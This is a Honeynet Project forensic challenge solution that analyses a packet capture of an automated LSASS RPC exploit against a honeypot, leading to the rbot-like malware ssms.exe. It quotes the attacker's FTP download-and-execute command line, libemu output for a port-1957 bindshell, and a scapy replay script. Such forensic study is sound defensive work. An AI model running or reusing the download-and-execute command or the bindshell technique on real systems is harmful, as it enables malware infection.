

# Forensic Challenge 2010: Scan 1: Attack Trace Solution

*The Honeynet Project*

<http://www.honeynet.org>

*Tillmann Werner – [The Giraffe Chapter](#)*

*Markus Koetter – [The Giraffe Chapter](#)*

*Hugo González – [The Mexican Chapter](#)*

*Cameron Malin – [The South California \(SoCal\) Chapter](#)*

Last Modified: 15 February 2010

## QUESTIONS

1. Which systems (i.e. IP addresses) are involved? (2pts)
2. What can you find out about the attacking host (e.g., where is it located)? (2pts)
3. How many TCP sessions are contained in the dump file? (2pt)
4. How long did it take to perform the attack? (2pts)
5. Which operating system was targeted by the attack? And which service? Which vulnerability? (6pts)
6. Can you sketch an overview of the general actions performed by the attacker? (6pts)
7. What specific vulnerability was attacked? (2pts)
8. What actions does the shellcode perform? Pls list the shellcode (8pts)
9. Do you think a Honeypot was used to pose as a vulnerable victim? Why? (6pts)
10. Was there malware involved? Whats the name of the malware (We are not looking for a detailed malware analysis for this challenge) (2pts)
11. Do you think this is a manual or an automated attack (2pts)?

## INCIDENT OVERVIEW

The network traffic captured in the file `attack-trace.pcap` relates to an automated malware attack that exploits the Windows Local Security Authority (LSA) Remote Procedure Call (RPC) service of the victim host named “V.I.D.C.A.M.”, IP address 192.150.11.111, compromising the IPC\$ share. Once the share is exploited, a script is invoked, causing a connection to an FTP server named “NzmxFtpd” and the acquisition of a file, `ssms.exe`. Figure 1.1 visually depicts the attack sequence of the script calling out to the FTP server and successfully acquiring the Windows executable file, `ssms.exe`. Analysis of `ssms.exe` revealed the file to be malware—in particular an rbot variant possibly named “nzm bot.”<sup>1</sup>

---

<sup>1</sup> “Nzm Bot” Source Code: <http://www.hackforums.net/printthread.php?tid=112330>

**TOOLS USED**

- Wireshark
- Network Miner
- Rumint
- capinfos
- nslookup
- whois
- strings
- Maxmind.com
- Google Maps
- PEiD
- TrID
- exeinfo
- tcpdump
- dig
- Nmap
- Traceroute
- Snort
- Tcpflow
- Tcpxtract
- Foremost
- scapy
- dionaea
- tshark
- libemu
- POf
- Virustotal

*Table 1 – Tools Used*

**ANSWERS**

**Question 1 - Which systems (i.e. IP addresses) are involved? (2pts)**

Tool used: Wireshark

The attacker 98.114.205.102

The honeypot 192.150.11.111

**Question 2 - What can you find out about the attacking host (e.g., where is it located)? (2pts)**

Tool used: <http://www.hostip.info/>

Operating System: Windows XP.

Associated Domain name: pool-98-114-205-102.phlpa.fios.verizon.net


Hostname: HOD

IP Address: 98.114.205.102

MAC Address: 0008E23B5601 (Cisco Systems)

Geolocation Details:

- Country Code: US
- Country Name: United States
- Region : PA
- Region Name: Pennsylvania
- City: Southampton
- Postal Code: 18966
- Latitude: 40.1877
- Longitude: -75.0058
- ISP: Verizon Internet Services
- Organization: Verizon Internet Services
- Metro Code: 504
- Area Code: 215
- Approximate Address: 83-325 Elm Ave, Churchville, PA 18966



**Whois Information:**

OrgName: Verizon Internet Services Inc.  
OrgID: VRIS  
Address: 1880 Campus Commons Dr  
City: Reston  
StateProv: VA  
PostalCode: 20191  
Country: US  
NetRange: 98.108.0.0 - 98.119.255.255  
CIDR: 98.108.0.0/14, 98.112.0.0/13  
NetName: VIS-BLOCK  
NetHandle: NET-98-108-0-0-1  
Parent: NET-98-0-0-0-0  
NetType: Direct Allocation  
NameServer: NS1.VERIZON.NET  
NameServer: NS3.VERIZON.NET  
NameServer: NS2.VERIZON.NET  
NameServer: NS4.VERIZON.NET  
NameServer: NS5.VERIZON.NET  
Comment:  
RegDate: 2008-04-02  
Updated: 2009-10-14  
OrgAbuseHandle: VISAB-ARIN  
OrgAbuseName: VIS Abuse  
OrgAbusePhone: +1-214-513-6711  
OrgAbuseEmail: security@verizon.net  
OrgTechHandle: ZV20-ARIN  
OrgTechName: Verizon Internet Services  
OrgTechPhone: 800-243-6994  
OrgTechEmail: IPNMC@gnilink.net

The attacker have a DSL router from Verizon, because it have only port 4567 and its reported as a trojan or as an open port on Verizon DSL routers

The attacker ASN is 19262 in a subnet B (98.114.0.0/16).

**Question 3 - How many TCP sessions are contained in the dump file? (2pts)**

Tool used: Snort

According to snort there are 5 sessions. The entire session consists of 348 packets.

**Question 4- How long did it take to perform the attack? (2pts)**

Tool used: Wireshark  
 Capture duration: 16.219218 seconds  
 Start time: Sun Apr 19 20:28:28 2009  
 End time: Sun Apr 19 20:28:44 2009  
 Number of packets: 348  
 File size: 189103 bytes  
 Data size: 183511 bytes  
 Data rate: 11314.42 bytes/s  
 Data rate: 90515.34 bits/s  
 Average packet size: 527.33 bytes (Obtained with wireshark)

**Question 5- Which operating system was targeted by the attack? And which service? Which vulnerability? (6pts)**

Tools used: snort, p0f  
 Windows 2000 (2pts)  
 Windows Local Security Authority (LSA) Remote Procedure Call (RPC) service (2pts)  
 The vulnerability generically appears to be NETBIOS SMB-DS DCERPC LSASS. Snort reports *NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt* and a *shellcode X86 Noop*. (2pts)

**Question 6 - Can you sketch an overview of the general actions performed by the attacker? (6pts)**

*Tools used: echo, c, scapy, dionaea*

**Summary**

The network traffic captured in the file attack-trace.pcap relates to an automated malware attack that exploits the Windows Local Security Authority (LSA) Remote Procedure Call (RPC) service of the victim host named "V.I.D.C.A.M.", IP address 192.150.11.111, compromising the IPC\$ share. After exploitation, and control IPC\$ on victim machine the attacker write a script for download ssms.exe from ftp:

```
echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >>
o &ftp -n -s:o &del /F /Q o &ssms.exe
```

Then the ftp session was ok and execute the new downloaded program. The ftp server used was *NzmxFtpd*

**Question 7 - What specific vulnerability was attacked? (2pts)****Tools used: echo, c, scapy, dionaea**

Use scapy to replay the attack to a dionaea (tshark would have done the same, but dionaea allows getting the payload easier.):

```
def replay(file):
    packets = rdpcap(file)
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("127.0.0.1", 445))
    except:
        print "Error connecting to remote host"
        return
    for p in packets:
        try:
            s.recv(1024)
            if p.haslayer(TCP) and p.getlayer(TCP).dport == 445 and
len(p.getlayer(TCP).payload) >6:
                try:
                    print(p.getlayer(TCP).flags)
                    if p.getlayer(TCP).flags > 1:
                        s.sendall(str(p.getlayer(TCP).payload))

#
                    print(str(p.getlayer(TCP).payload))
                except:
                    print "Error sending data"
                    return

        except:
            print "Error reading data"
            return
        time.sleep(1)
    s.shutdown(0)
    return

replay('/tmp/attack-trace.pcap')
```

The dionaea logs show the interesting information on the attack:

```
NBTSession / SMB Header / SMB Negotiate Protocol Request Counts / SMB Negotiate Protocol Request Tail /
SMB_Negotiate_Protocol_Request_Tail / SMB_Negotiate_Protocol_Request_Tail /
SMB_Negotiate_Protocol_Request_Tail / SMB_Negotiate_Protocol_Request_Tail /
SMB_Negotiate_Protocol_Request_Tail /
SMB_Negotiate_Protocol_Request_Tail

###[ NBT Session Packet sizeof(4) ]###
TYPE                = Session Message sizeof( 1) off=  0 goff=  0
RESERVED            = 0                sizeof( 1) off=  1 goff=  1
LENGTH             = 133              sizeof( 2) off=  2 goff=  2
###[ SMB Header sizeof(32) ]###
Start               = b'\xffSMB'      sizeof( 4) off=  0 goff=  4
Command             = SMB_COM_NEGOTIATE sizeof( 1) off=  4 goff=  8
Status              = 0                sizeof( 4) off=  5 goff=  9
Flags               = CASE+CANON      sizeof( 1) off=  9 goff= 13
Flags2              = KNOWS_LONG_NAMES+KNOWS_EAS+RESERVED4+IS_LONG_NAME+EXT_SEC+ERR_STATUS+UNICODE
sizeof( 2) off= 10 goff= 14
PIDHigh             = 0                sizeof( 2) off= 12 goff= 16
Signature           = 0                sizeof( 8) off= 14 goff= 18
Unused              = 0                sizeof( 2) off= 22 goff= 26
TID                 = 0                sizeof( 2) off= 24 goff= 28
PID                 = 65279           sizeof( 2) off= 26 goff= 30
UID                 = 0                sizeof( 2) off= 28 goff= 32
MID                 = 0                sizeof( 2) off= 30 goff= 34
###[ SMB Negotiate Protocol Request Counts sizeof(3) ]###
```





```

RESERVED          = 0                sizeof( 1) off= 1 goff= 1
LENGTH           = 100              sizeof( 2) off= 2 goff= 2
###[ SMB Header sizeof(32) ]###
Start            = b'\xffSMB'       sizeof( 4) off= 0 goff= 4
Command         = SMB_COM_NT_CREATE_ANDX sizeof( 1) off= 4 goff= 8
Status          = 0                  sizeof( 4) off= 5 goff= 9
Flags           = CASE+CANON        sizeof( 1) off= 9 goff= 13
Flags2          = KNOWS_LONG_NAMES+KNOWS_EAS+SECURITY_SIGNATURE+EXT_SEC+ERR_STATUS+UNICODE
sizeof( 2) off= 10 goff= 14
PIDHigh         = 0                  sizeof( 2) off= 12 goff= 16
Signature       = 0                  sizeof( 8) off= 14 goff= 18
Unused         = 0                  sizeof( 2) off= 22 goff= 26
TID            = 2048                sizeof( 2) off= 24 goff= 28
PID            = 1244                sizeof( 2) off= 26 goff= 30
UID            = 2048                sizeof( 2) off= 28 goff= 32
MID            = 64                  sizeof( 2) off= 30 goff= 34
###[ SMB NTcreate AndX Request sizeof(68) ]###
WordCount       = 24                 sizeof( 1) off= 0 goff= 36
AndXCommand     = SMB_COM_NONE      sizeof( 1) off= 1 goff= 37
Reserved1       = 0                  sizeof( 1) off= 2 goff= 38
AndXOffset      = 57054              sizeof( 2) off= 3 goff= 39
Reserved2       = 0                  sizeof( 1) off= 5 goff= 41
FilenameLen     = 14                 sizeof( 2) off= 6 goff= 42
CreateFlags     = EXCL_OPLOCK+BATCH_OPLOCK+EXT_RESP sizeof( 4) off= 8 goff= 44
RootFID        = 0x0                sizeof( 4) off= 12 goff= 48
AccessMask      = READ+WRITE+APPEND+READ_EA+WRITE_EA+READ_ATTR+WRITE_ATTR+READ_CTRL sizeof(
4) off= 16 goff= 52
AllocationSize  = 0                  sizeof( 8) off= 20 goff= 56
FileAttributes  =                   sizeof( 4) off= 28 goff= 64
ShareAccess     = READ+WRITE        sizeof( 4) off= 32 goff= 68
Disposition     = 1                 sizeof( 4) off= 36 goff= 72
CreateOptions   = NONDIRECTORY      sizeof( 4) off= 40 goff= 76
Impersonation   = 2                 sizeof( 4) off= 44 goff= 80
SecurityFlags   = CTX_TRACKING+EFFECTIVE_ONLY sizeof( 1) off= 48 goff= 84
ByteCount      = 17                 sizeof( 2) off= 49 goff= 85
Padding         = b'\x00'           sizeof( 1) off= 51 goff= 87
Filename       = \lsarpc            sizeof( 16) off= 52 goff= 88

NBTSession / SMB Header / SMB Trans Request / DCERPC Header / DCERPC Bind / DCERPC CtxItem
Found a registered UUID (3919286a-b10c-11d0-9ba8-00c04fd92ef5). Accepting Bind for DSSETUP

###[ NBT Session Packet sizeof(4) ]###
TYPE           = Session Message sizeof( 1) off= 0 goff= 0
RESERVED       = 0                 sizeof( 1) off= 1 goff= 1
LENGTH        = 156                sizeof( 2) off= 2 goff= 2
###[ SMB Header sizeof(32) ]###
Start            = b'\xffSMB'       sizeof( 4) off= 0 goff= 4
Command         = SMB_COM_TRANS     sizeof( 1) off= 4 goff= 8
Status          = 0                  sizeof( 4) off= 5 goff= 9
Flags           = CASE+CANON        sizeof( 1) off= 9 goff= 13
Flags2          = KNOWS_LONG_NAMES+KNOWS_EAS+SECURITY_SIGNATURE+EXT_SEC+ERR_STATUS+UNICODE
sizeof( 2) off= 10 goff= 14
PIDHigh         = 0                  sizeof( 2) off= 12 goff= 16
Signature       = 0                  sizeof( 8) off= 14 goff= 18
Unused         = 0                  sizeof( 2) off= 22 goff= 26
TID            = 2048                sizeof( 2) off= 24 goff= 28
PID            = 1244                sizeof( 2) off= 26 goff= 30
UID            = 2048                sizeof( 2) off= 28 goff= 32
MID            = 80                  sizeof( 2) off= 30 goff= 34
###[ SMB Trans Request sizeof(52) ]###
WordCount       = 16                 sizeof( 1) off= 0 goff= 36
TotalParamCount = 0                  sizeof( 2) off= 1 goff= 37
TotalDataCount  = 72                 sizeof( 2) off= 3 goff= 39
MaxParamCount   = 0                  sizeof( 2) off= 5 goff= 41
MaxDataCount    = 1024               sizeof( 2) off= 7 goff= 43
MaxSetupCount   = 0                  sizeof( 1) off= 9 goff= 45
Reserved1       = 0                  sizeof( 1) off= 10 goff= 46
Flags           = 0x0                sizeof( 2) off= 11 goff= 47
Timeout        = 0                   sizeof( 4) off= 13 goff= 49

```

```

Reserved2          = 0                sizeof( 2) off= 17 goff= 53
ParamCount         = 0                sizeof( 2) off= 19 goff= 55
ParamOffset        = 84               sizeof( 2) off= 21 goff= 57
DataCount          = 72               sizeof( 2) off= 23 goff= 59
DataOffset         = 84               sizeof( 2) off= 25 goff= 61
SetupCount         = 2                sizeof( 1) off= 27 goff= 63
Reserved3          = 0                sizeof( 1) off= 28 goff= 64
Setup              = [9728, 64]      sizeof( 4) off= 29 goff= 65
ByteCount          = 89               sizeof( 2) off= 33 goff= 69
Padding            = b'\x10'         sizeof( 1) off= 35 goff= 71
TransactionName    = \PIPE\          sizeof( 14) off= 36 goff= 72
Pad                = b'\x00\x00'     sizeof( 2) off= 50 goff= 86
Param              = []              sizeof( 0) off= 52 goff= 88
Pad1               = b''             sizeof( 0) off= 52 goff= 88
###[ DCERPC Header sizeof(16) ]###
Version            = 5                sizeof( 1) off= 0 goff= 88
VersionMinor       = 0                sizeof( 1) off= 1 goff= 89
PacketType         = Bind             sizeof( 1) off= 2 goff= 90
PacketFlags        = 0x3             sizeof( 1) off= 3 goff= 91
DataRepresentation = 16              sizeof( 4) off= 4 goff= 92
FragLen           = 72               sizeof( 2) off= 8 goff= 96
AuthLen           = 0                sizeof( 2) off= 10 goff= 98
CallID            = 1                sizeof( 4) off= 12 goff=100
###[ DCERPC Bind sizeof(12) ]###
MaxTransmitFrag    = 4280            sizeof( 2) off= 0 goff=104
MaxReceiveFrag     = 4280            sizeof( 2) off= 2 goff=106
AssocGroup         = 0x0             sizeof( 4) off= 4 goff=108
NumCtxItems        = 1               sizeof( 1) off= 8 goff=112
FixGap             = b'\x00\x00\x00' sizeof( 3) off= 9 goff=113
###[ DCERPC CtxItem sizeof(44) ]###
ContextID          = 0                sizeof( 2) off= 0 goff=116
NumTransItems      = 1                sizeof( 1) off= 2 goff=118
FixGap             = 0                sizeof( 1) off= 3 goff=119
UUID               = b'j(\x199\x0c\xb1\xd0\x11\x9b\xa8\x00\xc0\xd9.\xf5' sizeof( 16)
off= 4 goff=120
InterfaceVer       = 0                sizeof( 2) off= 20 goff=136
InterfaceVerMinor  = 0                sizeof( 2) off= 22 goff=138
TransferSyntax     = b'\x04]\x88\x8a\xeb\x1c\xc9\x11\x9f\xe8\x08\x00+\x10H`' sizeof(
16) off= 24 goff=140
TransferSyntaxVersion= 2                sizeof( 4) off= 40 goff=156

NBTSession / SMB_Header / SMB_Trans_Request / DCERPC_Header / DCERPC_Request
Calling DSSETUP DsRolerUpgradeDownlevelServer (9) maybe MS04-11 exploit?
###[ NBT Session Packet sizeof(4) ]###
TYPE               = Session Message sizeof( 1) off= 0 goff= 0
RESERVED           = 0                sizeof( 1) off= 1 goff= 1
LENGTH            = 3316             sizeof( 2) off= 2 goff= 2
###[ SMB Header sizeof(32) ]###
Start              = b'\xffSMB'      sizeof( 4) off= 0 goff= 4
Command            = SMB COM TRANS    sizeof( 1) off= 4 goff= 8
Status             = 0                sizeof( 4) off= 5 goff= 9
Flags              = CASE+CANON       sizeof( 1) off= 9 goff= 13
Flags2             = KNOWS_LONG_NAMES+KNOWS_EAS+SECURITY_SIGNATURE+EXT_SEC+ERR_STATUS+UNICODE
sizeof( 2) off= 10 goff= 14
PIDHigh           = 0                sizeof( 2) off= 12 goff= 16
Signature         = 0                sizeof( 8) off= 14 goff= 18
Unused            = 0                sizeof( 2) off= 22 goff= 26
TID               = 2048             sizeof( 2) off= 24 goff= 28
PID               = 1244             sizeof( 2) off= 26 goff= 30
UID               = 2048             sizeof( 2) off= 28 goff= 32
MID               = 96               sizeof( 2) off= 30 goff= 34

###[ SMB Trans Request sizeof(52) ]###
WordCount          = 16               sizeof( 1) off= 0 goff= 36
TotalParamCount    = 0                sizeof( 2) off= 1 goff= 37
TotalDataCount     = 3232            sizeof( 2) off= 3 goff= 39
MaxParamCount      = 0                sizeof( 2) off= 5 goff= 41
MaxDataCount       = 1024            sizeof( 2) off= 7 goff= 43
MaxSetupCount      = 0                sizeof( 1) off= 9 goff= 45
Reserved1          = 0                sizeof( 1) off= 10 goff= 46

```









```

        none;
        LPCSTR lpProcName = 0x00417216 =>
            = "WSASocketA";
    ) = 0x71a18769;
    FARPROC WINAPI GetProcAddress (
        HMODULE hModule = 0x71a10000 =>
            none;
        LPCSTR lpProcName = 0x00417221 =>
            = "bind";
    ) = 0x71a13e00;
    FARPROC WINAPI GetProcAddress (
        HMODULE hModule = 0x71a10000 =>
            none;
        LPCSTR lpProcName = 0x00417226 =>
            = "listen";
    ) = 0x71a188d3;
    FARPROC WINAPI GetProcAddress (
        HMODULE hModule = 0x71a10000 =>
            none;
        LPCSTR lpProcName = 0x0041722d =>
            = "accept";
    ) = 0x71a21028;
    FARPROC WINAPI GetProcAddress (
        HMODULE hModule = 0x71a10000 =>
            none;
        LPCSTR lpProcName = 0x00417234 =>
            = "closesocket";
    ) = 0x71a19639;
    SOCKET WSASocket (
        int af = 2;
        int type = 1;
        int protocol = 0;
        LPWSAPROTOCOL_INFO lpProtocolInfo = 0;
        GROUP g = 0;
        DWORD dwFlags = 0;
    ) = 66;
    int bind (
        SOCKET s = 66;
        struct sockaddr in * name = 0x004171f9 =>
            struct = {
                short sin_family = 2;
                unsigned short sin_port = 42247 (port=1957);
                struct in_addr sin_addr = {
                    unsigned long s_addr = 0 (host=0.0.0.0);
                };
                char sin_zero = "        ";
            };
        int namelen = 16;
    ) = 0;
    int listen (
        SOCKET s = 66;
        int backlog = 1;
    ) = 0;
    SOCKET accept (
        SOCKET s = 66;
        struct sockaddr * addr = 0x00000000 =>
            struct = {
            };
        int addrlen = 0x00000000 =>
            none;
    ) = 68;
    BOOL CreateProcess (
        LPCWSTR pszImageName = 0x00000000 =>
            = "g";
        LPCWSTR pszCmdLine = 0x00417235 =>
            = "cmd";
        LPSECURITY_ATTRIBUTES psaProcess = 0x00000000 =>
            none;
        LPSECURITY_ATTRIBUTES psaThread = 0x00000000 =>
            none;
        BOOL fInheritHandles = 1;

```

```

DWORD fdwCreate = 0;
LPVOID pvEnvironment = 0x00000000 =>
    none;
LPWSTR pszCurDir = 0x00000000 =>
    none;
struct LPSTARTUPINFOW psiStartInfo = 0x0012fe54 =>
    struct = {
        DWORD cb = 0;
        LPTSTR lpReserved = 0;
        LPTSTR lpDesktop = 0;
        LPTSTR lpTitle = 0;
        DWORD dwX = 0;
        DWORD dwY = 0;
        DWORD dwXSize = 0;
        DWORD dwYSize = 0;
        DWORD dwXCountChars = 0;
        DWORD dwYCountChars = 0;
        DWORD dwFillAttribute = 0;
        DWORD dwFlags = 0;
        WORD wShowWindow = 0;
        WORD cbReserved2 = 0;
        LPBYTE lpReserved2 = 0;
        HANDLE hStdInput = 68;
        HANDLE hStdOutput = 68;
        HANDLE hStdError = 68;
    };
struct PROCESS_INFORMATION pProcInfo = 0x0052f74c =>
    struct = {
        HANDLE hProcess = 4711;
        HANDLE hThread = 4712;
        DWORD dwProcessId = 4712;
        DWORD dwThreadId = 4714;
    };
) = -1;
int closesocket (
    SOCKET s = 68;
) = 0;
int closesocket (
    SOCKET s = 66;
) = 0;
void ExitThread (
    DWORD dwExitCode = 0;
) = 0;

```

The shellcode is a bindshell on port 1957. (2pts)

Looking into the pcap file, starting at packet number 36 (and in turn, reconstructed with packets 37, 39, 41-48, and 51) the bindshell was used to instruct the attacked host to download a binary named “ssms.exe” from a remote ftp server:

```

echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo
quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe ssms.exe

```

Starting at packet number 50 (reconstructed with packets 52-59, 60-67, 70 along with 339-342, 344-348) reveals the FTP connection and related traffic invoked from the above command (4pts). This is the ftp session:

```
220 NzmxFtpd Owns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.
```

- Interpretation of the session shows that “Nzmxftpd Owns j0” is the FTP server message (FTP status code 220 is “Service ready for new user”). The “Owns j0” reference is litespeak/hackerspeak for “owns you”; this is hacker/scriptkiddy braggadocio jargon for the ability to infect/hack systems.
- The username supplied is “USER 1”; the FTP status code of 331 is “User name okay, need password.”
- The password supplied is PASS 1; the FTP status code 230 is “user logged in, proceed.” This status code appears after the client sends the correct password. It indicates that the user has successfully logged on to the FTP server.
- The SYST and reference, related FTP status code 215 and relate to optional FTP “NAME system type” command (RFC 959); “NzmxFtpd”<sup>2</sup> is the FTP server banner.
- The 200 status code (Command okay”) and “Type set to I” means that the client requested binary mode transfer and that the server acknowledged this request. The victim system IP address, 192.150.11.111 is provided, as is port 56; the 200 FTP status code reveals that the “PORT command” was successfully executed.
- The “RETR ssms.exe” command shows that the file ssms.exe is successfully retrieved.
- The 150 FTP status code means “File status okay, about to open data connection”; the status reveals that the server opens a BINARY mode data connection to transfer ssms.exe.
- The file transfer is completed and status code 226 confirms this, indicating “Closing data connection. Requested file action successful (for example; file transfer or file abort).”
- The FTP session is completed and closed (status code 221, meaning ”Service closing control connection. Logged out if appropriate”). The FTP server closing connection message “Goodbye happy r00ting” further confirms that this is a malicious FTP server. “r00ting” is an elitespeak verb for the process of conducting computer intrusions in order to gain root access to victim system.
- The FTP session successfully acquires a file. Starting at packet number 68 (and the TCP stream reconstructed with packets 69, 71-79, along with 80-338, and 343) is the transfer of the windows executable file, ssms.exe. The binary was extracted from the network traffic, as shown in Figure 1.8, and analyzed for the purpose of gaining greater insight into the nature and purpose of this attack.

<sup>2</sup> Open Source research for “NzmxFtpd” reveals numerous references to malicious network traffic/malware. (E.g. <http://doc.emergingthreats.net/bin/view/Main/2009211>)




Figure 1 – Binary Data

**Question 9: Do you think a Honeybot was used to pose as a vulnerable victim? Why? (6pts)**  
 Tools used: *p0f*, *wireshark*

There is a mistake in the FTP instructions, the host is instructed to connect to an ftp service at address 0.0.0.0. Nevertheless, the attacked host connects to an ftp service, it ignores the instructions to connect to 0.0.0.0 and connects to the host of the attacker instead. Therefore we can assume some honeypot software was used, as normal ftp clients stick to their commands.

The port chosen for active ftp transfer is 1080, which is pretty low:

```
>>> address = '192,150,11,111,4,56'
>>> addr = list(map(int, address.split(',')))
>>> ip = '%d.%d.%d.%d' % tuple(addr[:4])
>>> port = addr[4] << 8 | addr[5]
>>> print('%s:%i' % (ip,port))
192.150.11.111:1080
```

The chosen ftp port does not suffer from any known limitations with different malware families:  
[http://carnivore.it/2006/07/09/common\\_ftp\\_bug](http://carnivore.it/2006/07/09/common_ftp_bug)

Operating systems, we ask p0f about it:

```
p0f -s /tmp/attack-trace.pcap
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@diene.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on '/tmp/attack-trace.pcap', 262 sigs (14 generic, cksum 0F1F5CA2), rule: 'all'.
98.114.205.102:1821 - Windows XP SP1+, 2000 SP3
-> 192.150.11.111:445 (distance 15, link: ethernet/modem)
98.114.205.102:1828 - Windows XP SP1+, 2000 SP3
-> 192.150.11.111:445 (distance 15, link: ethernet/modem)
98.114.205.102:1924 - Windows XP SP1+, 2000 SP3
-> 192.150.11.111:1957 (distance 15, link: ethernet/modem)
192.150.11.111:36296 - Linux 2.6 (newer, 3) (up: 11265 hrs)
-> 98.114.205.102:8884 (distance 0, link: ethernet/modem)
98.114.205.102:2152 - Windows XP SP1+, 2000 SP3
-> 192.150.11.111:1080 (distance 15, link: ethernet/modem)
```

The attacker is somewhere in the Windows family, the victim a linux host.

tshark used to get some information about the NTLMSSP from the attack:

```
Frame 16 (311 bytes on wire, 311 bytes captured)
Ethernet II, Src: Supermic_62:4e:4a (00:30:48:62:4e:4a), Dst: Cisco_3b:56:01 (00:08:e2:3b:56:01)
Internet Protocol, Src: 192.150.11.111 (192.150.11.111), Dst: 98.114.205.102 (98.114.205.102)
Transmission Control Protocol, Src Port: microsoft-ds (445), Dst Port: itm-mcell-u (1828), Seq: 90, Ack: 306, Len: 257
NetBIOS Session Service
  Message Type: Session message
  Length: 253
SMB (Server Message Block Protocol)
  SMB Header
    Server Component: SMB
    SMB Command: Session Setup AndX (0x73)
    NT Status: STATUS_MORE_PROCESSING_REQUIRED (0xc0000016)
    Flags2: 0xc807
      .... = Security Signatures: Security signatures are supported
  Session Setup AndX Response (0x73)
    Action: 0x0000
      ....0 = Guest: Not logged in as GUEST
    Security Blob Length: 136
    Byte Count (BCC): 210
    Security Blob: 4E544C4D53535000020000000C000C003000000015828AE0...
  NTLMSSP
    NTLMSSP identifier: NTLMSSP
    NTLM Message Type: NTLMSSP CHALLENGE (0x00000002)
    Domain: VIDCAM
      Length: 12
      Maxlen: 12
      Offset: 48
    Flags: 0xe08a8215
      1... = Negotiate 56: Set
      .1. = Negotiate Key Exchange: Set
      ..1 = Negotiate 128: Set
      ...0 = Negotiate 0x10000000: Not set
      ...0 = Negotiate 0x08000000: Not set
      ...0 = Negotiate 0x04000000: Not set
      ...0 = Negotiate Version: Not set
      ...0 = Negotiate 0x01000000: Not set
      ...1 = Negotiate Target Info: Set
      ...0 = Request Non-NT Session: Not set
      ...0 = Negotiate 0x00200000: Not set
      ...0 = Negotiate Identify: Not set
```

```

..... 1... .. = Negotiate NTLM2 key: Set
..... .0.. .. = Target Type Share: Not set
..... .1. .... = Target Type Server: Set
..... ..0 ..... = Target Type Domain: Not set
..... ..1... .. = Negotiate Always Sign: Set
..... ..0.. .. = Negotiate 0x00004000: Not set
set ..... ..0. .... = Negotiate OEM Workstation Supplied: Not

..... ..0 .... = Negotiate OEM Domain Supplied: Not set
..... ..0... .. = Negotiate 0x00000800: Not set
..... ..0.. .... = Negotiate NT Only: Not set
..... ..1. .... = Negotiate NTLM key: Set
..... ..0 .... = Negotiate 0x00000100: Not set
..... ..0... .. = Negotiate Lan Manager Key: Not set
..... ..0.. .... = Negotiate Datagram: Not set
..... ..0. .... = Negotiate Seal: Not set
..... ..1 .... = Negotiate Sign: Set
..... ..0... = Request 0x00000008: Not set
..... ..1. = Request Target: Set
..... ..0. = Negotiate OEM: Not set
..... ..1 = Negotiate UNICODE: Set

NTLM Challenge: 94EF6062E06DB5DF
Reserved: 0000000000000000
Address List
  Length: 76
  Maxlen: 76
  Offset: 60
  Domain NetBIOS Name: VIDCAM
    Target item type: NetBIOS domain name (0x0002)
    Target item Length: 12
    Target item Content: VIDCAM
  Server NetBIOS Name: VIDCAM
    Target item type: NetBIOS host name (0x0001)
    Target item Length: 12
    Target item Content: VIDCAM
  Domain DNS Name: VIDCAM
    Target item type: DNS domain name (0x0004)
    Target item Length: 12
    Target item Content: VIDCAM
  Server DNS Name: VIDCAM
    Target item type: DNS host name (0x0003)
    Target item Length: 12
    Target item Content: VIDCAM
  Unknown type:0x0006
    Target item type: Unknown (0x0006)
    Target item Length: 4
    Target item Content: \001
  List Terminator
    Target item type: End of list (0x0000)
    Target item Length: 0

Native OS: Windows 5.1
Native LAN Manager: Windows 2000 LAN Manager

```

